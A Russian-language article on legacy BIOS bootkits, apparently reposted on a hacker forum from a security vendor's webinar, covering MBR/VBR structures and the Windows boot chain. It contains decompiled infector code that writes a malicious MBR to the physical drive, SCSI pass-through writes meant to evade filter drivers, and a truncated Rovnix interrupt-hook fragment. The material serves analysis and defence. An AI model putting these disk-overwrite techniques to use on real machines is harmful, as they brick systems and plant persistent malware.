

# Статья Компьютер заBIOSает? Изучаем буткиты

 [xss.is/threads/65355](https://xss.is/threads/65355)



Самый популярный совет в случае, если что-то идет не так или работает медленно, — перезагрузить компьютер. Вторая по популярности рекомендация — переустановить ОС, чтобы избавиться от вирусов. Если не помогает ни первое, ни второе, то вам «повезло»: ваш компьютер инфицирован вредоносным ПО опаснейшего класса, которое называется буткит.


Мы начали погружение в тему буткитов и рассмотрели обширную группу так называемых legacy-буткитов (подробнее об этом рассказали на вебинаре от команды PT Expert Security Center «Компьютер заBIOSает? Изучаем буткиты»). Ответили на вопрос, почему вредоносы, нацеленные на системы на базе Legacy BIOS, все еще актуальны, поговорили о наиболее известных представителях буткитов, а также рассказали, как они работают, какие преследуют цели и применяют техники.

Буткит — вредоносная программа, которая выполняет свои действия на стадии предзагрузки ОС. Устанавливается либо на первых секторах диска, либо в прошивке. За счет своей работы до старта операционки буткит имеет возможность обойти ряд защитных механизмов.

## Цели буткита:

- незаметно установить основную нагрузку (как правило руткит);

- устойчиво закрепиться на компьютере жертвы (для хакера это более надежный и долговременный способ нежели традиционные зловреды, использующие автозапуски, планировщики задач и др.);
- препятствовать загрузке системы (например, в случае атаки с помощью шифровальщика).




Несколько лет назад появились такие методы защиты от руткитов, как проверка подписи драйверов (Driver Signature) и технология запуска своего легитимного средства защиты раньше всех (Enforcement Early Launch Antimalware), чтобы опередить руткит.

Если у злоумышленника не будет способа зайти в систему глубже, то у него не получится установить руткит, и атака провалится. В таком случае выходом для атакующего становится буткит.


Ниже красным цветом выделены основные этапы, по которым злоумышленники устанавливают буткиты. На третьем этапе, в режиме пользователя, в системе появляются привычные зловреды, такие как средства удаленного доступа и бэкдоры.




Буткиты бывают двух типов. Одни заточены на так называемые старые Legacy-способы оперировать стадией предзагрузки. Второй тип использует новые подходы, например, основанные на подсистеме UEFI. В статье мы рассматриваем только Legacy-режим



Если посмотреть на исследования коллег, то зловерды, такие как FinSpy, все еще используют в своем арсенале заражение в режиме Legacy наряду с современным UEFI.




Обратите внимание на распространенность операционных систем, таких как Windows 7 (около 16%) и Windows XP (0,59%). Даже полпроцента Windows XP — это более 9 млн компьютеров, многие из которых, по нашему опыту, могут относиться к весьма чувствительным сферам (SCADA, банки и пр.).



Отметим и виртуальные машины — когда мы устанавливаем такую ОС, сам же vCenter рекомендует Legacy-BIOS, это поле выбрано по умолчанию. А, так как на виртуальной инфраструктуре часто делают критически важные узлы на предприятии, такие как контроллеры домена, то Legacy-BIOS хакеру весьма интересен


## Почему Legacy еще имеет значение:

- проблема обновить ОС в АСУ ТП сегменте или госучреждении
- особенности национальной виртуальной инфраструктуры
- «Умом Россию не понять, аршином общим не измерить...»



## Процесс загрузки Windows в режиме Legacy

В целом загрузку можно представить как работу цепочки программ, которые стартуют начиная с нажатия клавиши питания ПК. Первым появляется BIOS, который работает на отдельном чипе. Его задача — инициализировать оборудование, определить загрузочный диск, сформировать программный интерфейс для взаимодействия с оборудованием и т.д.




Сразу после загрузки процессор работает в реальном режиме, который остался от старых поколений CPU. Ключевой особенностью такого режима является сегментная

адресация. В этом режиме каждый адрес памяти идентифицируется двумя значениями — это сегмент и смещение. Чтобы перевести в линейный адрес, надо использовать формулу ниже:



На данном этапе используется физическая память, виртуальная еще не задействована, процессор имеет доступ к физической памяти без ограничений. BIOS после первоначальных операций определяет загрузочный диск и считывает его нулевой сектор в память, на которой располагается MBR (главная загрузочная запись). Получив управление от BIOS, MBR находит VBR (загрузочная запись раздела) и передает туда управление. Оба эти компонента находятся в загрузочных секторах диска, а не внутри файловой системы.



MBR занимает весь нулевой сектор, содержит загрузочный код, таблицу разделов и сигнатуру, которая позволяет проверить валидность MBR



Если посмотрим на реальную MBR (ниже), то в конце увидим сигнатуру 55 AA и выделенное значение 80 в поле статус, которое отмечает активный раздел на диске. Справа мы видим загрузочный код, который в начале своей работы перемещает себя в другое место.

The screenshot shows a hex editor view of the MBR. The left pane displays hexadecimal data with ASCII characters on the right. The right pane shows the corresponding assembly code. Key observations include:

- The signature `55 AA` is visible at the end of the hex dump (address `000001F0`).
- The assembly code starts with `MBR_boot_code_start:` and includes instructions like `xor ax, ax`, `mov ss, ax`, `mov sp, 7C00h`, `mov es, ax`, `mov ds, ax`, `mov si, 7C00h`, `mov di, 600h`, `mov cx, 200h`, `cld`, `rep movsb`, `push ax`, `push 61Ch`, and `retf`.
- The hex editor shows the status byte `80` in the partition table entries.

Ниже — программный интерфейс, который предназначен для взаимодействия MBR с диском и другим оборудованием и представлен BIOSом в виде таблицы векторов прерываний. Эта таблица представляет собой набор ячеек по 4 байта, каждая из которых содержит сегмент и смещение обработчика прерывания. В частности, под

номером 0x13 располагается обработчик прерывания для работы с диском; это не одна функция, а набор сервисов для определения параметров диска, чтения его в различных режимах. Номер конкретного сервиса задается в регистре AH.

### Interrupt Vector Table 0x0000:0x0000 – 0x0000:0x0400

IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS
IP	CS	IP	CS	IP	CS	IP	CS

```

found_active_partition:           ; CODE XREF: _0000:06271j
                                  ; _0000:06AE4j
mov     [bp+MBR_PARTITION_TABLE_ENTRY.Status], dl
push   bp
mov     [bp+(MBR_PARTITION_TABLE_ENTRY.CHSFirst+10h)], 5
mov     [bp+(MBR_PARTITION_TABLE_ENTRY.Status+10h)], 0
mov     ah, 41h ; 'A'
mov     bx, 55AAh
int     13h                       ; DISK - Check for INT 13h Extensions
                                  ; BX = 55AAh, DL = drive number
                                  ; Return: CF set if not supported
                                  ; AH = extensions version
                                  ; BX = AA55h
                                  ; CX = Interface support bit map
pop     bp
jb     short check_extended_read
cmp     bx, 0AA55h
jnz     short check_extended_read
test   cx, 1
jz     short check_extended_read
inc     [bp+(MBR_PARTITION_TABLE_ENTRY.Status+10h)]

```

Задача MBR состоит в том, чтобы с использованием прерывания 0x13 считать нулевой сектор активного раздела. Его адрес находится в таблице разделов MBR. Этот нулевой сектор содержит главную загрузочную запись раздела (VBR), внутри которой содержатся параметры раздела и фрагмент загрузочного кода. Помимо параметров раздела там есть указатели на структуру, описывающие файловую систему (в данном случае — NTFS), для того чтобы найти таблицы, прочитать их и распарсить файловую систему активного раздела.

### Volume Boot Record

```

typedef struct _VOLUME_BOOT_RECORD
{
    uint16_t jmp;
    uint8_t nop;
    uint32_t OEM_Name;
    uint32_t OEM_ID; // NTFS
    BIOS_PARAMETER_BLOCK_NTFS BPB;
    uint8_t bootCode[420];
    uint16_t bootSectorSignature; // 0x55AA
} VOLUME_BOOT_RECORD;

typedef struct _BIOS_PARAMETER_BLOCK_NTFS
{
    uint16_t SectorSize;
    uint8_t SectorsPerCluster;
    uint16_t ReservedSectors;
    uint8_t Reserved[5];
    uint8_t MediaId;
    uint8_t Reserved2[2];
    uint16_t SectorsPerTrack;
    uint16_t NumberOfHeads;
    uint32_t HiddenSectors;
    uint8_t Reserved3[8];
    uint64_t NumberOfSectors;
    uint64_t MFTStartingCluster;
    uint64_t MFTMirrorStartingCluster;
    uint8_t ClusterPerFileRecord;
    uint8_t Reserved4[3];
    uint8_t ClusterPerIndexBuffer;
    uint8_t Reserved5[3];
    uint64_t NTFSSerial;
    uint8_t Reserved6[4];
} BIOS_PARAMETER_BLOCK_NTFS;


```

**P0 — начальный сектор активного раздела**





Дальнейшая работа ложится на модули, которые расположены внутри файловой системы.



Главной целью менеджера загрузки bootmgr является переключение процессора в защищенный режим. Этот менеджер работает на стыке двух режимов — реального и защищенного.

### Задачи bootmgr (bootmgr.exe):

- переключить в защищенный режим
- найти и загрузить winload.exe

```

.text:00450C84 ; __stdcall Archx86TransferTo64BitApplicationAsm()
.text:00450C84 _Archx86TransferTo64BitApplicationAsm@0 proc near
.text:00450C84 push ebp
.text:00450C85 push esi
.text:00450C86 push edi
.text:00450C87 push ebx
.text:00450C88 push es
.text:00450C89 push ds
.text:00450C8A mov eax, cr0
.text:00450CBD push eax, cr3
.text:00450CBE mov eax, cr3
.text:00450CC1 push eax
.text:00450CC2 mov eax, cr4
.text:00450CC5 push eax
.text:00450CC6 mov ebx, esp
.text:00450CC8 sgdt fword ptr _GdtRegister.Limit
.text:00450CCF sidt fword ptr _IdtRegister.Limit
.text:00450CD6 lgdt fword ptr _BootApplicationGdtRegister.Limit
.text:00450CDD lidt fword ptr _BootApplicationIdtRegister.Limit
.text:00450CE4 mov eax, cr0
.text:00450CE7 and eax, 7FFFFFFFh
.text:00450CEC mov cr0, eax
.text:00450CEF jmp short $+2

```

bootmgr

bootmgr.exe


Далее переходим к Winload.exe, задача которого (если глобально) — найти ядро и передать ему управление. После этого вступает в работу непосредственно операционка

— запускает процессы, службы, драйверы и готовится к взаимодействию с пользователем.



## Как работает буткит

Буткиту надо вступить в работу как можно раньше, пока система находится в наиболее уязвимом состоянии. Логичным этапом тут является заражение BIOS, что весьма непросто — злоумышленнику надо найти уязвимость или способ, который позволит это сделать. Могут возникнуть и сложности с тем, чтобы переписать и не «окирпичить» компьютер в целом. Чтобы упростить задачу, атакующий смещается в сторону MBR и VBR. В этом случае для заражения не требуется специфических знаний, доступа к железу и т.д. Злоумышленник, обладающий базовым знанием WinAPI, может переписать загрузочный код в нулевом секторе диска или раздела, поменять на вредоносный или же просто на мусор, чтобы препятствовать загрузке. Что касается следующего этапа, то для заражения bootmgr злоумышленникам требуется повысить привилегии в системе и преодолеть другие проблемы, чтобы не поломать при этом загрузку.



Важно отметить, что инфекторы могут сохранять оригинальный загрузочный код в скрытой области диска. Это может быть сделано для того, чтобы после выполнения вредоносных действий использовать этот оригинальный код для продолжения загрузки системы. На примере ниже инфектор заражает MBR, а для сохранения дополнительных компонентов и прочего создает скрытый раздел в неразмеченной области. Такой раздел не будет отражен ни в таблицах MBR, ни в таблицах NTFS.

Кроме того, злоумышленник может поменять значение адреса реальной VBR на адрес вредоносного кода, который разместил в этой скрытой области, чтобы VBR передавала управление вредоносному коду, не трогая VBR.



Чтобы записать данные в диск напрямую, используется простейший набор функций CreateFile и WriteFile.

## Заражение: CreateFile -> WriteFile

```
FileA = CreateFileA("\\\\.\\PhysicalDrive0", 0xC0000000, 3u, 0, 3u, 0, 0);
if ( FileA == (HANDLE)INVALID_HANDLE_VALUE )
{
    GetLastError();
}
else
{
    v3 = WriteFile(FileA, &malicios_MBR, 0x200u, &NumberOfBytesWritten, 0);
    CloseHandle(FileA);
}
```

```
FileA = CreateFileA("\\.\\?\\globalroot\\Device\\Harddisk0\\Partition1", 0xC0000000, 3u, 0, 3u, 0, 0);
if ( FileA == (HANDLE)-1 )
{
    GetLastError();
}
```

Есть и другой способ записи на диск — с использованием SCSI-команд и функции DeviceIoControl. Это способ позволяет отправить команды напрямую минипорт-драйверу диска, минуя стандартные фильтры. Это может повысить скрытность работы инфектора. После заражения MBR/VBR и перезагрузки системы BIOS считает вредоносную MBR/VBR и запустит.

## Заражение: перезапись с помощью SCSI-команд

```
memset(&srb, 0, 0x48u);
srb.DataTransferLength = a6;
srb.DataIn = a5;
srb.Cdb[3] = BYTE2(a1);
srb.Length = 44;
srb.SenseInfoOffset = 44;
srb.Cdb[2] = HIBYTE(a1);
srb.Cdb[4] = BYTE1(a1);
srb.Cdb[0] = a4;
srb.Cdb[7] = HIBYTE(a7);
srb.Cdb[8] = a7;
*( _WORD * )&srb.CdbLength = 7178;
srb.TimeOutValue = 5000;
srb.DataBuffer = (PVOID)a2;
srb.Cdb[5] = a1;
srb.Cdb[6] = 0;
BytesReturned = 0;
result = DeviceIoControl(a3, 0x4D014u, &srb, 0x48u, &srb, 0x48u, &BytesReturned, 0);
if ( !BytesReturned || BytesReturned > 0x2C && v10 )
    return 0;
return result;
```

0x4D014 -> IOCTL SCSI\_PASS\_THROUGH\_DIRECT

Буткиту необходимо отслеживать тот этап загрузки, который происходит в данный момент. Главным механизмом является использование перехвата обработчика какого-либо прерывания и замены его на свою вредоносную функцию, сохраняя адрес оригинальной функции, чтобы не поломать загрузку. Самым важным является 0x13-е прерывание — перехватывая его, буткит может проверять, что считывается с диска в

данный момент и позволяет подменить данные, считываемые с диска, например, набор параметров, которые управляют загрузкой системы, включая цифровую проверку подписи драйверов.

### Контроль процесса загрузки и «выживание»:

- перехват обработчика прерывания INT 13h
- сохранение своего кода при переключении режимов

### ROVNIX

```

// Setting interrupt hooks
GETPTR F_Handler13
mov di, ax
